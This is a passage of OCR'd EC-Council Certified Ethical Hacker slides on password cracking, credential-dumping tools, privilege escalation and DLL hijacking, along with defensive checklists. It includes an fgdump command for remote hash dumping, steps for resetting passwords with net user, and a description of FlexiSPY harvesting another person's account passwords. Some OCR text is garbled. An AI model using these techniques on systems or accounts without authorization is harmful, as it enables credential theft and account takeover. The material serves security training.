
If they match, the logon is a success

6. Aa r8 ppq kgj89 pqr

**Note: Microsoft has upgraded its default authentication protocol to Kerberos, which provides strong authentication for client/server applications than NTLM.**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Kerberos Authentication




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Salting




Password salting is a technique where **random string of characters are added** to the password before calculating their hashes

**Advantage**: Salting makes it more difficult to reverse the hashes and defeats pre-computed hash attacks

Same password but different hashes due to different salts

Alice:root:b4ef21:3ba4303ce24a83fe0317608de02bf38d

Bob:root:a9c4fa:3282abd0308323ef0349dc7232c349ac


Cecil:root:209be1:a483b303c23af34761de02be038fde08

**Note: Windows password hashes are not salted**


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# pwdump7 and fgdump

pwdump7.exe




http://www.tarasco.org




http://foofus.net


PWDUMP extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database

fgdump works like pwdump but also extracts cached credentials and allows remote network execution

These tools must be run with administrator privileges

```
fgdump.exe -h 192.168.0.10
-u AnAdministrativeUser -p
l4mep4ssw0rd
```

Dumps a remote machine (192.168.0.10) using a specified user

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking Tools: L0phtCrack and Ophcrack


## L0phtCrack

L0phtCrack is a password **auditing** and **recovery** application packed with features such as scheduling, hash extraction from 64-bit Windows versions, and networks monitoring and decoding


http://www.l0phtcrack.com

## Ophcrack

Ophcrack is a Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms




http://ophcrack.sourceforge.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Password Cracking Tools: Cain & Abel and RainbowCrack

## Cain & Abel


- It allows recovery of various kind of passwords by **sniffing the network**, **cracking encrypted passwords** using dictionary, brute-force, and cryptanalysis attacks

## RainbowCrack

- RainbowCrack cracks hashes with **rainbow tables**. It uses **time-memory tradeoff** algorithm to crack hashes




http://www.oxid.it




http://project-rainbowcrack.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking Tools

**Offline NT Password & Registry Editor**
*http://pogostick.net*

**Password Unlocker Bundle**
*http://www.passwordunlocker.com*

**Proactive System Password Recovery**
*http://www.elcomsoft.com*

**John the Ripper**
*http://www.openwall.com*

**Windows Password Cracker**
*http://www.windows-password-cracker.com*

**WinPassword**
*http://lastbit.com*

**Passware Kit Enterprise**
*http://www.lostpassword.com*

**PasswordsPro**
*http://www.insidepro.com*

**LSASecretsView**
*http://www.nirsoft.net*

**LCP**
*http://www.lcpsoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking Tools (Cont'd)

**Password Cracker**
*http://www.amlpages.com*

**CloudCracker**
*https://www.cloudcracker.com*

**Windows Password Recovery Tool**
*http://www.windowspasswordsrecovery.com*

**Hash Suite**
*http://hashsuite.openwall.net*

**InsidePro**
*http://www.insidepro.com*

**Windows Password Recovery**
*http://www.passcape.com*

**Password Recovery Bundle**
*http://www.top-password.com*

**krbpwguess**
*http://www.cqure.net*

**THC-Hydra**
*http://www.thc.org*


**Windows Password Breaker Enterprise**
*http://www.recoverwindowspassword.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking Tool for Mobile: FlexiSPY Password Grabber

It **captures the security pattern** used to access the phone itself and **crack the passcode** used to unlock the iPhone, plus the actual passwords they use for social messaging

It **allows you to login** to their Facebook, Skype, Twitter, Pinterest, LinkedIn, GMail and other Email accounts directly from your own computer


*http://www.flexispy.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend against Password Cracking

1. Enable **information security audit** to monitor and track password attacks
2. Do not use the **same password** during password change
3. Do not **share** passwords
4. Do not use passwords that can be found in a **dictionary**
5. Do not use **cleartext** protocols and protocols with **weak encryption**
6. Set the **password change policy** to 30 days
7. Avoid **storing passwords** in an unsecured location
8. Do not use any system's **default passwords**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend against Password Cracking (Cont'd)

C|EH Certified Ethical Hacker

9. Make passwords hard to guess by using **8-12 alphanumeric** characters in combination of uppercase and lowercase letters, numbers, and symbols

10. Ensure that applications **neither store** passwords to memory **nor write** them to disk in clear text

11. Use a **random string** (salt) as prefix or suffix with the password before encrypting

12. Enable **SYSKEY** with strong password to encrypt and protect the SAM database

13. Never use passwords such as **date of birth**, spouse, or child's or pet's name

14. Monitor the **server's logs** for brute force attacks on the users accounts

15. Lock out an account subjected to too many **incorrect password** guesses


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH System Hacking Steps

C|EH Certified Ethical Hacker

1. Cracking Passwords
2. Escalating Privileges
3. Executing Applications
4. Hiding Files
5. Covering Tracks
6. Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Privilege Escalation

- An attacker can gain access to the network using a **non-admin user account**, and the next step would be to gain administrative privileges
- Attacker performs privilege escalation attack which takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allows attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, worms, etc.

## Types of Privilege Escalation

### Vertical Privilege Escalation

- Refers to gaining higher privileges than the existing

### Horizontal Privilege Escalation


- Refers to acquiring the same level of privileges that already has been granted but assuming the identity of another user with the similar privileges


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Privilege Escalation Using DLL Hijacking

Most Windows applications do not use the **fully qualified path** when loading an external DLL library instead they search directory from which they have been loaded first

If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


# Resetting Passwords Using Command Prompt

If attacker succeeds in gaining administrative privileges, he/she can **reset the passwords** of any other non-administrative accounts using command prompt

Open the command prompt, type **net user** command and press **Enter** to list out all the user accounts on target system

Now type **net user useraccountname *** and press **Enter**, useraccountname is account name from list

Type the **new password** to reset the password for specific account





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Privilege Escalation Tool: Active@ Password Changer

Active@ Password Changer **resets local administrator and user passwords**

## Features

- **Recovers passwords** from multiple partitions and hard disk drives
- Detects and displays all **Microsoft Security Databases (SAM)**
- Displays full **account information** for any local user




http://www.password-changer.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Privilege Escalation Tools

**Offline NT Password & Registry Editor**
*http://pogostick.net*

**Windows Password Reset Kit**
*http://www.reset-windows-password.net*

**Windows Password Recovery Tool**
*http://www.windowspasswordsrecovery.com*

**ElcomSoft System Recovery**
*http://www.elcomsoft.com*

**Trinity Rescue Kit**
*http://trinityhome.org*

**Windows Password Recovery Bootdisk**
*http://www.rixler.com*

**PasswordLastic**
*http://www.passwordlastic.com*

**Stellar Phoenix Password Recovery**
*http://www.stellarinfo.com*

**Windows Password Recovery Personal**
*http://www.windows-passwordrecovery.com*

**Lazesoft Recover My Password**
*http://www.lazesoft.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# How to Defend Against Privilege Escalation

C|EH Certified Ethical Hacker

1. Restrict the **interactive logon privileges**
2. Use **encryption technique** to protect sensitive data
3. Run users and applications on the **least privileges**
4. Reduce the **amount of code** that runs with particular privilege
5. Implement **multi-factor authentication** and **authorization**
6. Perform **debugging** using bounds checkers and stress tests
7. Run services as **unprivileged accounts**
8. Test operating system and **application coding errors** and **bugs** thoroughly
9. Implement a **privilege separation methodology** to limit the scope of programming errors and bugs
10. **Patch the systems** regularly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH System Hacking Steps

C|EH Certified Ethical Hacker

1. Cracking Passwords
2. Escalating Privileges
3. Executing Applications
4. Hiding Files
5. Covering Tracks
6. Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

